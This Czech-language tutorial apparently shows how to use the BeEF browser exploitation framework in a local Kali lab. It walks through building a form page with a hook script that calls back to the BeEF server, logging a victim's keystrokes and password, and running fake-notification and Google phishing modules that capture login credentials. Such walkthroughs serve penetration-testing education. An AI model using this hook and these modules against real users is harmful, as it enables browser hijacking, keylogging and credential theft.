

BeEF – The Browser Exploitation Framework

Browser Exploitation Framework, zkráceně BeEF, je open-source nástroj zaměřený na penetrační testování. BeEF využívá JavaScriptový kód (nazývaný "hook"), který se vkládá do cílového prostředí pomocí HTML tagů `<script>`. Tento kód je nezbytný pro zachycení webových prohlížečů a jejich následné ovládání prostřednictvím BeEF. V praxi je tento "hook" často vkládán do webových stránek prostřednictvím zranitelnosti známé jako Cross-site scripting (XSS), kde je možné vložit nebezpečný kód do stránky a ten je poté prováděn v prohlížeči uživatele.

Hlavním účelem BeEF je tedy zachytit (hooknout) jeden nebo více webových prohlížečů, které jsou poté využívány k provádění řízených útoků pomocí útočných modulů specificky navržených pro tento účel. Tyto útočné moduly poskytují uživatelům možnost vybírat a spouštět specifické útočné moduly v reálném čase, což umožňuje přizpůsobit útoky jednotlivým prohlížečům.

V tomto příkladě si ukážeme, jak využít BeEF k ovládnutí karty prohlížeče oběti.

Instalace

Začneme instalací BeEF na náš virtuální počítač

- `sudo apt install beef-xss`

```
(kali㉿kali)-[~]
└─$ sudo apt install beef-xss
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libcattle-1.0-0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  beef-xss
0 upgraded, 1 newly installed, 0 to remove and 9 not upgraded.
Need to get 3,548 kB of archives.
After this operation, 20.7 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 beef-xss amd64 0.5.4.0+git20220823-0kali2 [3,548 kB]
Fetched 3,548 kB in 11s (325 kB/s)
Selecting previously unselected package beef-xss.
(Reading database ... 430079 files and directories currently installed.)
Preparing to unpack .../beef-xss_0.5.4.0+git20220823-0kali2_amd64.deb ...
Unpacking beef-xss (0.5.4.0+git20220823-0kali2) ...
Setting up beef-xss (0.5.4.0+git20220823-0kali2) ...
beef-xss.service is a disabled or a static unit not running, not starting it.
Processing triggers for kali-menu (2023.4.7) ...

(kali㉿kali)-[~]
└─$
```

Poté doinstalujeme webový prohlížeč Chromium (Google Chrome pro Linux)

- `sudo apt install chromium`

```
(kali㉿kali)-[~]
└─$ sudo apt install chromium
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libcattle-1.0-0
Use 'sudo apt autoremove' to remove it.
Suggested packages:
  chromium-l10n chromium-shell chromium-driver
The following NEW packages will be installed:
  chromium
0 upgraded, 1 newly installed, 0 to remove and 9 not upgraded.
Need to get 72.4 MB of archives.
After this operation, 237 MB of additional disk space will be used.
Get:1 http://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 chromium amd64 121.0.6167.160-1 [72.4 MB]
Fetched 72.4 MB in 17s (4,151 kB/s)
Selecting previously unselected package chromium.
(Reading database ... 432650 files and directories currently installed.)
Preparing to unpack .../chromium_121.0.6167.160-1_amd64.deb ...
Unpacking chromium (121.0.6167.160-1) ...
Setting up chromium (121.0.6167.160-1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for desktop-file-utils (0.27-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for mailcap (3.70+nmul) ...

(kali㉿kali)-[~]
└─$
```

Spuštění

BeEF v konzoli spustíme zadáním příkazu do konzole

- `sudo beef-xss`

Při prvotním spuštění je nutno nastavit heslo, toto heslo je nutné si zapamatovat

```
(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user: 
```

Po zadání hesla se nám zobrazí adresa ovládacího panelu (Web UI), přes který lze ovládat útok a takzvaný hook. Tento hook můžeme vložit do HTML kódu stránky, na kterou chceme oběť nachytat.

```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

• beef-xss.service - beef-xss
  Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Sat 2024-02-17 11:37:36 EST; 5s ago
  Main PID: 17608 (ruby)
  Tasks: 4 (limit: 8272)
  Memory: 86.9M (peak: 87.5M)
  CPU: 1.744s
  CGroup: /system.slice/beef-xss.service
          └─17608 ruby /usr/share/beef-xss/beef

Feb 17 11:37:39 kali beef[17608]: == 24 CreateAutoloader: migrated (0.0075s) ==
Feb 17 11:37:39 kali beef[17608]: == 25 CreateXssraysScan: migrating ==
Feb 17 11:37:39 kali beef[17608]: -- create_table(:xssraysscans)
Feb 17 11:37:39 kali beef[17608]:   → 0.0008s
Feb 17 11:37:39 kali beef[17608]: == 25 CreateXssraysScan: migrated (0.0009s) ==
Feb 17 11:37:39 kali beef[17608]: [11:37:37][*] BeEF is loading. Wait a few seconds...
Feb 17 11:37:39 kali beef[17608]: [11:37:39][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler'
Feb 17 11:37:39 kali beef[17608]: [11:37:39] |_ [AdminUI] Ensure nodejs is installed and `node` is in `$PATH` !
Feb 17 11:37:39 kali beef[17608]: [11:37:39][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler'
Feb 17 11:37:39 kali beef[17608]: [11:37:39] |_ [AdminUI] Ensure nodejs is installed and `node` is in `$PATH` !

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```

V prohlížeči se nám zobrazí i Web UI BeEFu. Přihlásíme se do něj.

- Uživatelské jméno: beef
- Heslo: heslo, které jsme zadali při prvotním spuštění v konzoli



Authentication


Username:

Password:

Login

Dostaneme se na hlavní menu UI, bude nás hlavně zajímat lišta Hooked Browsers, která má dvě složky: Online browsers a Offline browsers. V těchto lištách se poté budou nacházet naše cíle.

- Ve složce Online browsers jsou momentálně aktivní uživatelé, na které je možno zaútočit
- Ve složce Offline browsers jsou neaktivní uživatelé – zombie, nelze na ně v ten moment zaútočit, ale v složce si je můžeme ponechat, pokud zrovna tyto cíle budou pro nás užitečné v budoucnosti
 - Zombie lze kliknutím pravým tlačítkem na ně smazat



Tvorba stránky

Nyní si vytvoříme základní kód pro webovou stránku, na kterou umístíme náš hook, abychom mohli uživatele napadnout.

Spustíme si v konzoli textový editor nano

- nano index.html

A vložíme do něj následující kód

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Form</title>
</head>
<body>
  <form id="myForm">
    <div>
      <label for="nameSurname">Jméno </label>
      <input type="text" id="nameSurname" name="nameSurname" required>
    </div>
    <div>
      <label for="otherInfo">Příjmení </label>
      <input type="text" id="otherInfo" name="otherInfo">
    </div>
    <div>
      <label for="password">Heslo </label>
      <input type="password" id="password" name="password" required>
    </div>
    <a href="index.html"><button type="submit">Submit</button></a>
  </form>
  <script src="http://IP ADRESA KDE BEZI BEEF/hook.js"></script>
</body>
</html>
```


```
GNU nano 7.2 index.html *
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Testovací stranka</title>
</head>
<body>
  <form id="myForm">
    <div>
      <label for="nameSurname">Jméno </label>
      <input type="text" id="nameSurname" name="nameSurname" required>
    </div>
    <div>
      <label for="otherInfo">Příjmení </label>
      <input type="text" id="otherInfo" name="otherInfo">
    </div>
    <div>
      <label for="password">Heslo </label>
      <input type="password" id="password" name="password" required>
    </div>
    <a href="index.html"><button type="submit">Submit</button></a>
  </form>
  <script src="http://127.0.0.1:3000/hook.js"></script>
</body>
</html>
```

Pomocí **Ctrl + O** soubor uložíme a ujistíme se, že se soubor jmenuje **index.html** a pomocí **Ctrl + X** nano opustíme. Soubor v konzoli spustíme příkazem

- **chromium index.html**

Práce s Web UI

Nyní, když máme stránku index.html spuštěnou, podíváme se na lištu Hooked browsers ve Web UI, kde nyní vidíme náš cíl.



Když klikneme na tento cíl objeví se nám lišta **Current Browser** se svými podlištami. V podliště **Details** se dozvíme informace prohlížeči, hardwaru či IP adresy cíle.

Getting Started	
Logs	Zombies
Current Browser	
Details	Logs
Commands	Proxy
XssRays	Network
Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	No
browser.capabilitieswebrtc	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Sat Feb 17 2024 13:04:47 GMT-0500 (Eastern Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
browser.platform	Linux x86_64
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.window.hostname	Unknown
browser.window.origin	null
browser.window.referrer	Unknown
browser.window.size.height	1121
browser.window.size.width	2240
browser.window.title	Testovací stránka
browser.window.uri	file:///home/kali/index.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	4
hardware.gpu	unknown
hardware.gpu.vendor	unknown
hardware.memory	8
hardware.screen.colordepth	24
hardware.screen.size.height	1265
hardware.screen.size.width	2240
hardware.screen.touchenabled	No
hardware.type	Virtual Machine

Přejdeme opět na stránku **index.html** a zadáme nějaké informace do textboxů.

Jméno

john

Příjmení

doe

Heslo

••••••••

Submit

Nyní přejdeme v BeEF web UI do lišty **Logs**. Můžeme vidět, že BeEF dokáže sledovat vstup z klávesnice, akce z myši, a i výsledky při kliknutí na tlačítko.

Getting Started				Logs	Zombies		Current Browser	
Details		Logs	Commands	Proxy	XssRays	Network		
Id		Type	Event				Date	Browser ID
58	13.983s	[Blur]	Browser window has lost focus.				2024-02-17 18:57:39 UTC	5
57	8.204s	[Mouse Click] x: 60 y:18	-> inputnameSurname				2024-02-17 18:57:34 UTC	5
56	3157.812s	[Form Submitted]	"Action: undefined - Method: undefined - Values: nameSurname=john,otherInfo=doe,password=heslo" -> formmyForm				2024-02-17 18:57:25 UTC	5
55	3157.812s	[Mouse Click] x: 23 y:75	-> button				2024-02-17 18:57:25 UTC	5
54	3156.065s	[Mouse Click] x: 923 y:311	-> html				2024-02-17 18:57:24 UTC	5
53	3155.551s	[User Typed] o					2024-02-17 18:57:23 UTC	5
52	3154.542s	[User Typed] hesl					2024-02-17 18:57:21 UTC	5
51	3152.529s	[User Typed] doe					2024-02-17 18:57:19 UTC	5
50	3149.510s	[User Typed] john					2024-02-17 18:57:16 UTC	5
49	3146.398s	[Mouse Click] x: 97 y:15	-> inputnameSurname				2024-02-17 18:57:13 UTC	5
48	3144.997s	[Focus]	Browser window has regained focus.				2024-02-17 18:57:12 UTC	5
47	2986.995s	[Blur]	Browser window has lost focus.				2024-02-17 18:54:35 UTC	5
46	2985.813s	[Focus]	Browser window has regained focus.				2024-02-17 18:54:34 UTC	5
45	2958.620s	[Blur]	Browser window has lost focus.				2024-02-17 18:54:07 UTC	5
44	2957.691s	[Focus]	Browser window has regained focus.				2024-02-17 18:54:05 UTC	5
43	127.0.0.1	appears to have come back online				2024-02-17 18:49:00 UTC	5	
40	44.236s	[Blur]	Browser window has lost focus.				2024-02-17 18:05:32 UTC	5
39	36.901s	[Focus]	Browser window has regained focus.				2024-02-17 18:05:24 UTC	5
38	17.872s	[Blur]	Browser window has lost focus.				2024-02-17 18:05:05 UTC	5
37	15.834s	[Mouse Click] x: 606 y:272	-> html				2024-02-17 18:05:03 UTC	5
36	14.193s	[Focus]	Browser window has regained focus.				2024-02-17 18:05:02 UTC	5
35	3.040s	[Blur]	Browser window has lost focus.				2024-02-17 18:04:51 UTC	5
34	127.0.0.1	appears to have come back online				2024-02-17 18:04:47 UTC	5	
33	127.0.0.1	just joined the horde from the domain: Unknown:0				2024-02-17 18:04:47 UTC	5	

Commands



Nyní přejdeme do lišty **Commands**. V této liště se nachází několik složek s již předinstalovanými moduly, ovšem uživatel si může svůj vlastní modul i vytvořit nebo popřípadě existující modul upravit. Pokud rozklikneme některou ze složek, vidíme že jsou jednotlivé moduly doplněny o barevná kolečka.

- Zelené kolečko znázorňuje, že modul bude funkční vůči cíli a měl by být pro uživatele neviditelný
- Oranžové kolečko znázorňuje, že modul bude funkční vůči cíli, ale může být viditelný pro uživatele
- Šedé kolečko znázorňuje, že modul ještě není ověřen proti tomuto cíli
- Červené kolečko znázorňuje, že modul nefunguje proti tomuto cíli

- Detect Google Desktop
- Get Geolocation (Third-Party)
- Hook Default Browser
- Get Geolocation
- Get System Info (Java)
- Get Wireless Keys
- Hook Microsoft Edge
- Get Internal IP (Java)
- Detect Airdroid
- Detect Default Browser
- Detect Hewlett-Packard
- Detect Local Drives
- Detect Software
- Detect Users

Testování



Pojďme si vyzkoušet některé z předpřipravených modulů. Ve složce **Browser** najdeme modul **Get Page HTML**, který získá HTML kód stránky cíle. Klikneme na něj a vpravo dole na obrazovce klikneme na tlačítko **Execute**. Tímto spustíme modul. Ve sloupci **Module Results**




History se nám ukazuje historie provedeného modulu. Při kliknutí na log z **Module Results History** se nám zobrazí výsledek.

Zobrazení notifikací

Můžeme cíli zobrazit i notifikace, buď neškodné s pouhým textem nebo škodlivé s nákladem naší volby. Ve složce **Social Engineering** najdeme modul **Fake Notification Bar**. Můžeme pozměnit zprávu, která se ukáže cíli a spustíme pomocí tlačítka **Execute**



Ostatní moduly, které se zaměřují na zobrazení notifikací už vnucují cíli náklad, který by si mohl nainstalovat do počítače





Google Phishing

Ve složce **Social Engineering** najdeme modul **Google Phishing**, který uživateli zobrazí již zastaralou přihlašovací stránku ke gmailu. Zároveň cíl z gmailu odhlásí, pokud je již přihlášen.

Při nastavení změníme parametr **XSS hook URI** na například

- <https://www.seznam.cz/>

Klikneme na tlačítko **Execute** a přemístíme se na **index.html** stránku



Pokud cíl zadá údaje a přihlásí se, bude přesměrován na již oficiální přihlašovací stránku gmailu a k tomu na stránku naší volby. Pokud se opět podíváme na výsledek v **Module Results History** můžeme vidět, že jsme získali přihlašovací údaje cíle

Module Results History			Command results	
id	date	label	1	Sat Feb 17 2024 15:12:24 GMT-0500 (Eastern Standard Time)
0	2024-02-17 14:58	command 1	data: result=Username: login Password: password	
1	2024-02-17 15:06	command 2		

Ukončení

BeEF ukončíme příkazem

- `sudo beef-xss-stop`